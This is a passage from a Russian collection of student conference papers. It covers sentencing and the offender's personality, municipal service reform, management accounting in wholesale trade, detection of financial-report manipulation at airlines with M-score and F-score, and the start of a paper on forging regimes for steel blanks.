[99] Уголовный кодекс РФ от 13 июня 1996 г. №63-ФЗ (с посл. изм. и доп. от 12 ноября 2018 г. № 420-ФЗ) // КонсультантПлюс [Электронный ресурс]. URL: http://www.consultant.ru/document/cons_doc_LAW_10699/ (дата обращения: 09.12.2018).

при назначении наказания: не учитываются многие важнейшие характеристики личности виновного.

Личность представляет собой совокупность социально значимых психических свойств, отношений и действий человека, сложившихся в процессе его развития и определяющих его поведение. М.А. Мокосеева определяет личность виновного как «совокупность свойств, присущих совершающему или совершившему преступление человеку, составляющих его индивидуальность»[100]. Кроме того, личность виновного – это так называемая абстрактная модель, которая включает в себя особенности характера, поведения, темперамента личности, которая непосредственно нарушает императивные нормы уголовного закона.

При назначении наказания, как уже говорилось ранее, учитывается личность виновного, что указывает на назначение наказания судом конкретному лицу, с присущими ему правовыми, социальными, психологическими и физиологическими особенностями. Однако это не такие признаки виновного как возраст, вменяемость и т.п., которые имеют значение при определении субъекта преступления. Как правило, свойства личности не зависят от состава преступления – это более широкая категория, которая охватывает психологическое состояние виновного. Тем не менее, оба вида признаков учитываются при назначении наказания.

Кроме указанных в ст. 60 УК РФ обстоятельств, согласно Постановлению Пленума Верховного Суда РФ «О некоторых вопросах судебной практики назначения и исполнения уголовного наказания» к иным сведениям, которые характеризуют личность виновного, которыми располагает суд при вынесении приговора, могут относиться данные о семейном и имущественном положении подсудимого, состоянии его здоровья, поведении в быту, наличии у него на иждивении несовершеннолетних детей, иных нетрудоспособных лиц (жены, родителей, близких родственников)[101].

По мнению Т.В. Кондрашовой, при назначении наказания суд должен учитывать следующие группы обстоятельств, которые характеризируют личность виновного[102]:

1) обстоятельства, которые характеризуют личность до совершения преступления. Они предполагают сведения, касающиеся причин и условий для совершения преступления;

2) обстоятельства, которые характеризуют личность виновного на

---

[100] Мокосеева М.А. Личность виновного в преступлении и ее значение для установления пределов ответственности по Уголовному кодексу РФ // Библиотека диссертаций [Электронный ресурс]. URL: http://www.dslib.net/kriminal-pravo/lichnost-vinovnogo-v-prestuplenii-i-ee-znachenie-dlja-ustanovlenija-predelov.html (дата обращения: 09.12.2018).

[101] Постановление Пленума Верховного Суда Российской Федерации от 29 октября 2009 г. № 20 «О некоторых вопросах судебной практики назначения и исполнения уголовного наказания» // Российская газета [Электронный ресурс]. URL: https://rg.ru/2009/11/11/nakazanie-dok.html (дата обращения: 09.12.2018).

[102] Уголовное право. Общая часть: учебник / Ковалев М.И., Кондрашова Т.В., Незнамова З.А.; отв. ред. И.Я. Козаченко. —5-е изд., перераб. и доп. — М.: НИЦ ИНФРА-М, 2013. — С. 271-272.

момент совершения преступления. Это связано с тем, что именно такое обстоятельство наиболее точно раскрывают внутренне психическое отношение личности к совершаемому деянию. Как правило, это форма и вид вины, по котором эксперты определяют специфику характера и поведения личности, а также субъективную сторону преступления – мотивы и цели;

3) обстоятельства, которые характеризуют поведение виновного непосредственно после совершения преступления. Такие обстоятельства могут послужить основанием для смягчения наказания, например, к ним относится явка с повинного виновного в совершении преступления лица;

4) обстоятельства, которые существуют на момент назначения наказания лицу, совершившему преступление. К таким обстоятельствам можно отнести беременность, наличие малолетних детей у этого лица.

Подводя итоги вышесказанного, отметим, что личность виновного – это собирательное, объемлющее общественную сущность человека, его психологические и биологические особенности понятие. Для объективного и верного определения вида и размера наказания важно знать о характер и степень общественной опасности преступления и личность виновного, в том числе обстоятельства, смягчающие и отягчающие наказание, а также влияние назначенного наказания на исправление осужденного и на условия жизни его семьи. По нашему мнению, более эффективному рассмотрению категории личности виновного поспособствовало бы законодательное закрепление этого понятия, что исключило бы его неверную трактовку при осуществлении деятельности правоохранительными органами.

Использованные источники:

1. Шабалин Л.И. О теориях вины // Российское право: Образование. Практика. Наука. — 2016. — № 1. — С. 60-62.

2. Уголовный кодекс РФ от 13 июня 1996 г. №63-ФЗ (с посл. изм. и доп. от 12 ноября 2018 г. № 420-ФЗ) // КонсультантПлюс [Электронный ресурс]. URL: http://www.consultant.ru/document/cons_doc_LAW_10699/ (дата обращения: 09.12.2018).

3. Мокосеева М.А. Личность виновного в преступлении и ее значение для установления пределов ответственности по Уголовному кодексу РФ // Библиотека диссертаций [Электронный ресурс]. URL: http://www.dslib.net/kriminal-pravo/lichnost-vinovnogo-v-prestuplenii-i-ee-znachenie-dlja-ustanovlenija-predelov.html (дата обращения: 09.12.2018).

4. Постановление Пленума Верховного Суда Российской Федерации от 29 октября 2009 г. № 20 «О некоторых вопросах судебной практики назначения и исполнения уголовного наказания» // Российская газета [Электронный ресурс]. URL: https://rg.ru/2009/11/11/nakazanie-dok.html (дата обращения: 09.12.2018).

5. Уголовное право. Общая часть: учебник / Ковалев М.И., Кондрашова Т.В., Незнамова З.А.; отв. ред. И.Я. Козаченко. —5-е изд., перераб. и доп. — М.: НИЦ ИНФРА-М, 2013. — 592 с.

УДК 34

Нажипова Ю.А.
студент 2 курса
научный руководитель: Аминов И.Р., к.юр.н.
доцент
кафедра «Государственное право»
Институт права
Башкирский государственный университет
Россия, г. Уфа

ТЕНДЕНЦИИ РАЗВИТИЯ МУНИЦИПАЛЬНОЙ СЛУЖБЫ В СОВРЕМЕННОЙ РОССИИ

Аннотация:

Данная статья посвящена основным направлениям развития местного самоуправления в настоящее время. Рассмотрены различные области муниципальной службы, нуждающиеся в более подробном регулировании. Предложены пути совершенствования деятельности органов местного самоуправления.

Ключевые слова: муниципальная служба, органы местного самоуправления, федеральный закон, Российская Федерация, управление, квалификация, коррупция.

Nazhipova I.A.
student
2 year, Bashkir State University Law Institute
Ufa, Russia
Scientific advisor: I.R.Aminov
Candidate of Juridical sciences
Associate Professor at the Department "State Law"
Law Institute
Ufa, Russia

TRENDS OF MUNICIPAL SERVICE DEVELOPMENT IN MODERN RUSSIA

Annotation:

This article is devoted to the main directions of local authorities development at the present time. Various areas of municipal service that require more detailed regulation are considered. The ways to improve the activities of local governments are proposed.

Keywords: municipal service, local authorities, federal law, Russian Federation, management, qualification, corruption.

Современный период формирования местного самоуправления в России отмечен проведением его глобальной реформы, которая выступает частью реорганизации всей публичной власти в стране. Сейчас ведется поиск самой совершенной модели функционирования местного

самоуправления, которая могла бы обеспечить оптимизацию укрепления Российской Федерации и ее единство. Проводится масштабное разграничение предметов ведения, ресурсов, полномочий, ответственности между государственной и местной властью. Оценка целой системы органов по всей стране является трудной задачей для исследования, поскольку сложно выявить объективный инструментарий, посредством которого можно с точностью изучить все явления и процессы, происходящие на уровне местного самоуправления[103].

Как известно, отличительной чертой решения вопросов государственного строительства в большинстве современных государств является дифференциация публичной власти на государственную и местную (муниципальную). В свою очередь, реальное функционирование местной власти является одним из признаков, характеризующих государство как демократическое и правовое. Следуя этому обстоятельству, Конституция Российской Федерации признает и гарантирует независимость местного самоуправления в пределах его полномочий[104].

С тех пор как местное самоуправление было обособлено от государственной власти, оно успело стать одним из главных инструментов в руках граждан муниципального образования для того, чтобы осуществлять управление муниципальной собственностью, решать вопросы местного значения в своих интересах. В связи с этим вопрос о дальнейшем развитии института муниципальной службы является на сегодняшний день актуальным.

В настоящее время важнейшие стороны деятельности муниципального служащего регулирует Федеральный закон «О муниципальной службе в Российской Федерации» от 02.03.2007 № 25-ФЗ[105]. Он зафиксировал правовые основы муниципальной службы в Российской Федерации, основные права и обязанности муниципального служащего, гарантии, предоставляемые ему и членам его семьи. Также данный документ установил порядок поступления на муниципальную службу, ее прохождения и прекращения и многие другие аспекты данного виды службы. Однако в силу того, что местное самоуправление является относительно новым институтом, который только проходит путь реформирования и развития, он нуждается в доработке и дополнении. Далее стоит рассмотреть основные области служебной деятельности сотрудников органов местного самоуправления, на которые стоит обратить особое внимание ввиду их недостаточно полной разработки.

В первую очередь, необходимо рассмотреть проблему соответствия

---

[103] Аминов И.Р. Анализ современного состояния правового регулирования органов местного самоуправления в России // Вестник Уфимского юридического института МВД России. 2018. № 1 (79). С. 28.

[104] Аминов И.Р. Органы государственной власти и местное самоуправление: проблемы и перспективы взаимодействия // Вестник Уфимского юридического института МВД России. 2016. № 1 (71). С. 25-29.

[105] Федеральный закон «О муниципальной службе в Российской Федерации» от 2 марта 2007 № 25-ФЗ (с посл. изм. и доп.) // СПС КонсультантПлюс

уровня профессиональной компетенции работников муниципальной службы современным требованиям. Не возникает сомнений, что данный критерий является важнейшим условием эффективного и полного достижения целей в области местного самоуправления. На сегодняшний день это одна из самых актуальных задач института муниципальной службы. Однако нынешним законодательством России недостаточно глубоко разработаны критерии оценки соответствия уровня компетенции муниципальных служащих сегодняшним стандартам. Приведенный выше Федеральный закон регулирует лишь такую часть оценки деятельности муниципальных служащих, как их аттестация. Но данного регулирования недостаточно для того, чтобы в полной мере оценить профессиональную подготовку персонала муниципальных органов. По этой причине дальнейшее развитие муниципальной службы должно включать в себя создание единой системы оценки муниципальных служащих с позиции соответствия уровня их компетенции нынешним стандартам социальной сферы и экономики.

Следующим важным элементом муниципальной службы является управление муниципальными служащими. От данного фактора напрямую зависит то, как успешно будет функционировать тот или иной орган местного самоуправления. Система управления сотрудниками органов местного самоуправления включает в себя множество составляющих, в том числе и кадровую работу, поскольку она обеспечивает организационно-информационный ресурсом профессиональную деятельность муниципальных служащих. Прежде всего, необходимо внедрить эффективные технологии и современные методы кадровой работы. Согласно Федеральному закону «О муниципальной службе в Российской Федерации» кадровая работа состоит в следующем[106]: формирование кадрового состава для замещения должностей муниципальной службы; подготовка предложений о реализации положений законодательства о муниципальной службе и внесение указанных предложений представителю нанимателя; организация подготовки проектов муниципальных правовых актов, которые связаны с поступлением на муниципальную службу, ее прохождением, заключением трудового договора (контракта), назначением на должность муниципальной службы, освобождением от данной должности, увольнением муниципального служащего с муниципальной службы и выходом его на пенсию, и оформление соответствующих документов; ведение трудовых книжек муниципальных служащих; ведение личных дел муниципальных служащих; ведение реестра муниципальных служащих в определенном муниципальном образовании и так далее. Совершенствование данных составляющих позволило бы повысить профессиональную компетенцию муниципальных служащих. Более того, данный шаг создаст прочную почву для результативной деятельности органов местного самоуправления в целом.

[106] Федеральный закон «О муниципальной службе в Российской Федерации» от 2 марта 2007 № 25-ФЗ (с посл. изм.и доп.) // СПС КонсультантПлюс

Далее следует рассмотреть профилактику и борьбу с коррупцией на муниципальной службе, поскольку коррупция в настоящее время является одной из наиболее злободневных проблем, проникших во многие сферы жизни общества. Ныне действующее законодательство предусмотрело некоторые меры профилактики коррупции, обозначило основные направления деятельности государственных органов по повышению эффективности противодействия коррупции[107]. Однако стоит обратить внимание и на методы, разработанные теорией муниципального права. Среди них можно отметить следующие [108]:

– увеличение количества муниципальных услуг, оказываемых гражданам и юридическим лицам в электронном виде. Таким образом исключается контакт между получателем услуги и муниципальным служащим, что, в свою очередь, позволяет избежать склонения служащего к совершению коррупционных правонарушений;

– формирование на федеральном уровне с обязательным участием профсоюзных органов типовых положений системы оплаты труда муниципальных служащих. При этом, уровень дохода государственного (муниципального) служащего должен напрямую зависеть от уровня доверия к органам власти со стороны получателей муниципальных услуг;

– проведение в органах местного самоуправления системных профилактических, воспитательных мероприятий, направленных на правовое воспитание муниципальных служащих в области противодействия коррупции.

Исходя из этого, борьба с коррупцией возможна только при комплексном использовании как мер, закрепленных в законодательстве, так и тех методов, которые предлагаются юридической литературой. Органы государственной власти совместно с органами местного самоуправления должны предпринять все возможные меры противодействия коррупции.

Наконец, важнейшей областью развития муниципальной службы в современной России является гарантия права сотрудников на дополнительное профессиональное образование. Оно складывается из следующих элементов:

· стажировка муниципального служащего, включающая изучение им передового опыта, в том числе зарубежного, а также закрепление теоретических знаний, полученных служащим при освоении программ профессиональной переподготовки или повышения квалификации, и приобретение практических навыков и умений для их эффективного использования при исполнении им своих должностных обязанностей;

· повышение квалификации, которое состоит в обновлении знаний, умений и совершенствовании навыков муниципальных служащих, имеющих

[107]Федеральный закон «О противодействии коррупции» от 25 декабря 2008 № 273-ФЗ (последняя редакция)// СПС КонсультантПлюс

[108]Васильев В. И. Борьба с коррупцией и местное самоуправление / В. И. Васильев // Журнал российского права. – 2012. – № 4. С.18-20.

профессиональное образование. Обусловлено это тем, что на современном этапе развития общества требования уровню квалификации служащих повышаются и появляется необходимость в освоении ими новых способов решения профессиональных задач[109];

· профессиональная переподготовка, которая заключается в приобретении сотрудником дополнительных знаний и навыков, которые необходимы для осуществления муниципальными служащими нового вида профессиональной служебной деятельности.

Развитие системы дополнительной профессиональной подготовки обусловливает качество и эффективность профессиональной служебной деятельности сотрудников органов местного самоуправления. Эти показатели, в свою очередь, обуславливают реализацию конституционного права граждан на осуществление местного самоуправления.

Таким образом, развитие местного самоуправления на сегодняшний день должно являться одним из наиболее приоритетных направлений государственной политики. Оно должно осуществляться постепенно, охватывая при этом несколько важнейших направлений: создание единого механизма оценки уровня квалификации муниципальных служащих, регулирование управления сотрудниками органов местного самоуправления, совершенствование мер по борьбе с коррупцией и установление системы дополнительного профессионального образования служащих. Дальнейший рост данных составляющих позволит местному самоуправлению стать в глазах населения надежным средством выражения общественных прав и интересов.

Использованные источники:

1. Федеральный закон «О муниципальной службе в Российской Федерации» от 2 марта 2007 № 25-ФЗ (с посл. изм.и доп.) // СПС КонсультантПлюс
2. Федеральный закон «О противодействии коррупции» от 25 декабря 2008 № 273-ФЗ (последняя редакция) // СПС КонсультантПлюс
3. Аминов И.Р. Анализ современного состояния правового регулирования органов местного самоуправления в России // Вестник Уфимского юридического института МВД России. 2018. № 1 (79). С. 28-35.
4. Аминов И.Р. Органы государственной власти и местное самоуправление: проблемы и перспективы взаимодействия // Вестник Уфимского юридического института МВД России. 2016. № 1 (71). С. 25-29.
5. Васильев В. И. Борьба с коррупцией и местное самоуправление / В. И. Васильев // Журнал российского права. 2012. № 4. С.18-20.
6. Васютин Ю.С. Подготовка и переподготовка государственных и муниципальных служащих // Образование и общество. 2010. № 3. С. 14-17.

[109]Васютин Ю.С. Подготовка и переподготовка государственных и муниципальных служащих // Обра зование и общество. 2010. № 3. С. 14-17.

УДК 657.1.012.1

Назариков Н.В.
студент 4 курса
факультет «Учетно-финансовый»
Ставропольский государственный аграрный университет
научный руководитель: Феськова М.В.
доцент
Россия, г. Ставрополь

ОСОБЕННОСТИ УПРАВЛЕНЧЕСКОГО УЧЕТА В ОПТОВОЙ ТОРГОВЛЕ

Аннотация: Статья посвящена рассмотрению особенной управленческого учета в оптовой торговле. Проведено рассмотрение теоретических аспектов издержек обращения. Разработаны предложения по совершенствованию управленческого учета в торговых организациях.

Ключевые слова: управленческий учет, торговля, издержки, контроль, управление.

Nazarikov N.V.
Student
4 course, Accounting and Finance faculty
Stavropol State Agrarian University
Russia, Stavropol
Academic advisor: Feskova M.V.
docent

FEATURES OF MANAGEMENT ACCOUNTING IN THE WHOLESALE TRADE

Abstract: The article is devoted to the consideration of special management accounting in wholesale trade. Include a discussion of the theoretical aspects of distribution costs. Proposals to improve management accounting in trade organizations have been developed.

Keywords: management accounting, trade, costs, control, management.

Построение управленческого учета торговой деятельности заключается во всеобъемлющем обеспечении процесса реализации товаров по наиболее выгодной цене и с наименьшими затратами.

Сбытовой аппарат организации в ходе своей деятельности проводит мероприятия, направленные на продвижение товаров, сокращение затрат на продажу товаров, оказания услуг покупателям, своевременную организацию расчетов. Расходы, которые несет компания, являются основным объектом управленческого учета в торговой деятельности.

Соколов Я.В. утверждает, что издержками обращения в торговле являются расходы на продажу компаний, специализацией которых является торговая или иная посредническая деятельность, осуществляемая в течение движения товаров от продавца к потребителю. [4] Таким, образом именно

издержки обращения являются ключевым объектом управленческого учета в организациях оптовой торговли, так как их величина определяет в дальнейшем размер полученной прибыли.

Определение уровня издержек обращения производится на основе нахождения частного между величиной издержек обращения и суммой оптового товарооборота. Полученный показатель измеряется в процентном выражении и выступает объективным качественным индикатором деятельности торговой организации. Он отражает долю издержек обращения в сумме оптового товарооборота. [1]

Детерминантами размера издержек обращения в оптовой торговле выступают объем и структура оптового товарооборота. Расходы на продажу подразделяются на постоянные и переменные. [3]

Переменными являются расходы, величина которых напрямую зависит от динамики объема оптового товарооборота. К переменным издержкам обращения можно отнести: расходы, непосредственно связанные с доставкой товаров потребителям; расходы на сдельную оплату труда; расходы, связанные с потерями в пределах установленных норм; расходы, связанные с товарными операциями. Объем постоянных издержек обращения не коррелирует с величиной оптового товарооборота. В их состав входят: расходы на повременную форму оплату труда работников; расходы на содержание и аренду складских помещений; расходы на амортизацию и ремонт основных средств.

Важнейшим аспектом управленческого учета в торговой организации выступает управление запасам, что в свою очередь требует эффективной организации деятельности всех служб компании. Управление запасами основано на расчете оптимального (минимального) уровня запасов, в соответствии с которым удастся сократить расходы на их содержание и станет возможным получение максимальной прибыли при скорейшей реализации. [5]

Ведение управленческого учета сбытовой деятельности нацелено на решение следующих задач:

1. Сбор, первичная обработка и обобщение полученной информации об операциях, которые обеспечивают процесс сбыта продукции;
2. Обобщение информации о фактических результатах продажи товаров для управленческих целей;
3. Обобщение информационных потоков о затратах на реализацию продукции;
4. Сбор информации о возможностях и потребностях рынка.

Оценка затрат и результатов деятельности производится как в обобщенном виде, так и по функциональным разделам (центрам ответственности, местам возникновения затрат, видам продукции, направлениям сбытовой деятельности). Деление организации на центры ответственности является важной чертой управленческого учета торговой организации.

Финансовая структура компании выступает базой для выделения центров ответственности. Возложение ответственности за результаты деятельности центра осуществляется на руководителей подразделений, заведующих складами, начальников сервисной службы. [2]

Порядок учета, контроля и управления затратами и результатами сбытовой деятельности по центрам ответственности строится из следующих компонентов: 1) формирование списка ответственных лиц за организацию учета, оценки, контроля и регулирования торговой деятельности; 2) разработка графика документооборота для целей получения точной информации об операциях и их исполнителях; 3) составление документации для отражения информации по реализации товаров и услуг; 4) разделение процесса реализации на отдельные этапы в соответствии с объектами учета и контроля; 5) разработка критериев оценки операций сбыта товаров; 6) формирование методов оценки результатов деятельности через призму эффективности затрат; 7) мониторинг, контроль и принятие наиболее оптимальных вариантов управленческих решений.

Таким образом, ключевой целью управленческого учета в торговой организации выступает разработка эффективной стратегии управления запасами и совершенствование мероприятий по управлению структурой и объемом оборотных средств компании. От эффективности использования финансовых ресурсов, вложенных в оборотные активы, зависит финансовой состояние компании в долгосрочной перспективе.

Использованные источники:

1. Бобрышев А.Н. Сущность и специфика учетной работы в условиях инфляции /А.Н. Бобрышев, М.В. Феськова, А.В. Сидоренко//Международный бухгалтерский учет. 2017. Т. 20. № 7 (421). С. 413-430.
2. Кондраков Н.П. Бухгалтерский управленческий учет: Учебное пособие - М.: НИЦ ИНФРА-М, 2016. - 352 с.
3. Костюкова Е.И. Особенности формирования финансовых результатов в системе управленческого учета / Е.И. Костюкова, М.В. Феськова, Я.В. Босенко // Вестник Института дружбы народов Кавказа Теория экономики и управления народным хозяйством. 2017. № 2 (42). С. 18.
4. Соколов Я. В. Управленческий учет: Учебное пособие - М.: Магистр, НИЦ ИНФРА-М, 2015. - 512 с.
5. Феськова М.В. Перспективы использования системы «директ-костинг» для целей управленческого анализа себестоимости и прибыли / М.В. Феськова, Я.В. Дариенко, Е.В. Лазарева // Экономика и предпринимательство. 2014. № 12-3 (53-3). С. 892-895.

УДК 338.012

Насонова А.О.
студент 4 курса
факультет корпоративной экономики и предпринимательства
Новосибирский государственный
университет экономики и управления
научный руководитель: Немцева Ю.В., к.э.н.
доцент
кафедра корпоративного управления и финансов
Россия, г. Новосибирск

ВЫЯВЛЕНИЕ МАНИПУЛИРОВАНИЯ ФИНАНСОВОЙ ОТЧЕТНОСТЬЮ В ОТРАСЛИ ПАССАЖИРСКИХ АВИАПЕРЕВОЗОК С ПОМОЩЬЮ ИНТЕГРИРОВАННЫХ ПОКАЗАТЕЛЕЙ

Аннотация: В статье рассматривается проблема манипулирования финансовой отчетностью. Исследование проведено на примере компаний отрасли «Транспортировка и хранение», подкласса «Деятельность пассажирского воздушного транспорта». С помощь интегрированных показателей выявлены факты манипулирования и конкретные способы оппортунистического поведения.

Ключевые слова: манипулирование финансовой отчетностью, пассажирские авиаперевозки, оппортунистическое поведение, модель Бениша, индекс F-score.

Nasonova A.O.
student
4th year, faculty of corporate Economics and entrepreneurship
Novosibirsk state University of Economics and management
Russia, Novosibirsk
Scientific supervisor: Nemtseva J.V.
Ph. D., associate Professor of corporate governance and Finance

IDENTIFICATION OF THE MANIPULATION OF FINANCIAL REPORTING IN THE SECTOR OF PASSENGER TRAFFIC WITH THE INTEGRATED INDICATORS

Abstract: the article deals with the problem of manipulation of financial statements. The study was conducted on the example of companies in the industry "Transportation and storage", subclass "Activities of passenger air transport". With the help of integrated indicators revealed facts of manipulation and specific ways of opportunistic behavior.

Key words: manipulation of the financial statements, passenger transportation, opportunistic behavior, the model by Benish, index F-score.

В нестабильной экономической сфере такое явление, как манипулирование бухгалтерской (финансовой) отчетностью, с каждым годом набирает обороты и становится серьезной угрозой как для бизнеса

нашей страны, так и всего мира в целом.

Несмотря на то, что манипулирование финансовой отчетностью является одним из видов мошенничеств в экономике, многие компании прибегают к данному способу повышения привлекательности своего бизнеса, приукрашивая финансовые показатели или скрывая реальное финансовое положение компании [1, 2].

Эффективных практических методов выявления манипулирования финансовой отчетностью в России пока не существует, поэтому в данной работе были использованы известные зарубежные методики [3].

Для вынесения заключения о степени манипулирования финансовой отчетностью в отрасли пассажирских авиаперевозок, была сформирована выборка из компаний, осуществляющих пассажирские авиаперевозки. Далее для них была проведена оценка на достоверность.

Опишем подробно ход и результаты исследования. Для формирования исследуемой выборки в электронной базе данных Скрин был задан поиск компаний, относящихся к отрасли «Транспортировка и хранение» согласно классификатору ОКВЭД и входящих в подкласс «Деятельность пассажирского воздушного транспорта» [5].

Раннее для проверки финансовой отчетности исследуемых компаний на достоверность и выявление фактов ее манипулирования был рассчитан индекс M-score. На данном этапе исследования нами был использован индекс F-score, результаты расчета которого представлены в приложении А.

Расчёт индекса F-score позволил выявить 12 компаний-манипуляторов, что составляет 41,4 % от исследуемой выборки.




Рисунок 1 - Долевая структура исследуемой на манипулирование выборки

Доля выявленных компаний-манипуляторов увеличилась на одну позицию по сравнению с результатами, полученными с помощью индекса M-score. Для уточнения отличий был проведен анализ совпадений по результатам.

Таблица 1 – Сравнение результатов по моделям M-score и F-score

	Совпадение по манипулированию	Совпадение по неманипулированию	Несовпадение
Кол-во компаний	7	13	9
%	24,14	44,83	31,03

Таким образом, количество несовпадений результатов по двум использованным для исследования манипулирования индексам составляет чуть более 30%. Большее количество совпадений наблюдается среди компаний-не манипуляторов, что является положительной характеристикой для отрасли. Также стоит отметить, что отличием полученных результатов является не только общее изменение числа компаний-манипуляторов, но и их структурное содержание.

Главной компонентой индекса F-score является коэффициент начислений (RSSTACC). Результаты его расчета для исследуемой выборки представлены в таблице 2.

Таблица 2 – Распределение компаний в зависимости от полученных значений RSSTACC в 2016 г.

Число компаний	Компании - манипуляторы	Компании - не манипуляторы
Всего	12	17
в т.ч. с положительным значением RSSTACC	10	10
в т.ч. отрицательным значением RSSTACC	2	7

При анализе коэффициента начислений выявлено, что большинство компаний отрасли, как манипуляторы, так и не манипуляторы, завышают показатель прибыли в своей финансовой отчетности. Результаты, полученные при расчете M-score, показали, что компании – не манипуляторы в большинстве случаев прибегают к занижению прибыли [4].

Результаты расчетов использованных в исследовании индексов и значения их отдельных компонент не могут быть с уверенностью применимы для выявления компаний-манипуляторов. Так как большой проблемой для адаптации методик в отечественной практике является применение разных систем учета, что приводит к искажению конечных результатов. Также при исследовании экономических отраслей нашей страны необходимо помнить об их специфических особенностях, а это в изучаемых моделях не учитывается.

Таким образом, в период экономической нестабильности индексы F-score и M-score имеют больше предсказательную силу, чем помогают проанализировать действительную ситуацию и не являются совершенными

для применения их в рамках российской экономики.

Использованные источники:

1. Алексеев М.А. Информационное пространство финансового рынка. Новосибирск: НГУЭУ, 2017. – С. 247
2. Алексеев М.А., Савельева М.Ю., Слайковский С.А. Влияние манипулирования финансовой отчётностью на оценку стоимости компании // Сибирская финансовая школа. - 2017. № 1 (120). С. 107 –110.
3. Насонова А.О. Теоретические аспекты манипулирования бухгалтерской (финансовой) отчетностью. // Научно-практический электронный журнал «Аллея Науки». – 2017. №16
4. Насонова А.О. Манипулирование бухгалтерской (финансовой) отчетностью в отрасли пассажирских авиаперевозок // Международная научно-практическая конференция «Актуальные вопросы современных исследований». – 2017. №8
5. База данных по российским компаниям, отраслям и регионам [Электронный ресурс] URL: http://www.skrin.ru

УДК 620.166

Насыров Г.А.
студент магистратуры 1 курса
механический факультет
ФГБОУ ВО «УГНТУ»
Россия, г. Уфа

ВЫБОР И ОБОСНОВАНИЕ СПОСОБА РАЗДЕЛЕНИЯ ИСХОДНОГО МАТЕРИАЛА НА МЕРНЫЕ ЗАГОТОВКИ. ВЫБОР И ОБОСНОВАНИЕ ТЕРМОМЕХАНИЧЕСКИХ РЕЖИМОВ ШТАМПОВКИ

Аннотация:

Статья посвящена выбору термомеханических режимов штамповки. В статье рассматриваются способ разделения исходного материала на мерные заготовки. Проведен анализ использования стандартов в штамповке на горизонтально-ковочной машине.

Ключевые слова: горизонтально-ковочная машина, поковка, штамповка, высадочный ползун, продольный изгиб.

Nasyrov G.A.
Master's degree student of 1 course
Chair of mechanical
Ufa State Petroleum Technological University
Russia, Ufa

SELECTION AND JUSTIFICATION OF THE METHOD OF SEPARATION OF THE ORIGINAL MATERIAL FOR MEASURED BILLETS. SELECTION AND JUSTIFICATION OF THERMOMECHANICAL STAMPING MODES

Annotation:

The article is devoted to the choice of thermomechanical stamping modes. The article discusses the method of separating the source material into dimensional blanks. The analysis of the use of standards in stamping on a horizontal forging machine.

Key words: forging machine, forging, stamping, upsetting slider, buckling.

Разделка металла на мерные заготовки, предназначенные для объемной штамповки, может производиться на ленточно-отрезных станках. При этом необходимо обеспечить большую точность длины и ровные торцы заготовки. Соблюдение этих условий облегчает установку заготовки в штамп, повышает качество поковки, сокращает расход металла, способствует высокой экономичности производства. Прутки разрезают в холодном состоянии с охлаждением эмульсией. Торец получается ровный и перпендикулярный к оси заготовки.

Недостатки: наличие отхода металла.

Для получения точной заготовки, требуется дополнительная токарная

обработка.

Выбор термомеханических режимов штамповки для заготовок из легированной стали марки 15Х16КН2МВФАБ-Ш осуществляется на основании отраслевого стандарта ОСТ 1-90376-87 [1].

Согласно ОСТ 1-90376-87 режимы под ковку и горячую штамповку сталей следующие:

- предельная температура нагрева материала: 1150 °С;
- температура конца обработки: 1080 °С;
- допустимая степень деформации за один нагрев: 65%;

Эскиз поковки после первого перехода при допускаемой степени деформации 65%, на ГКМ (рис.1).

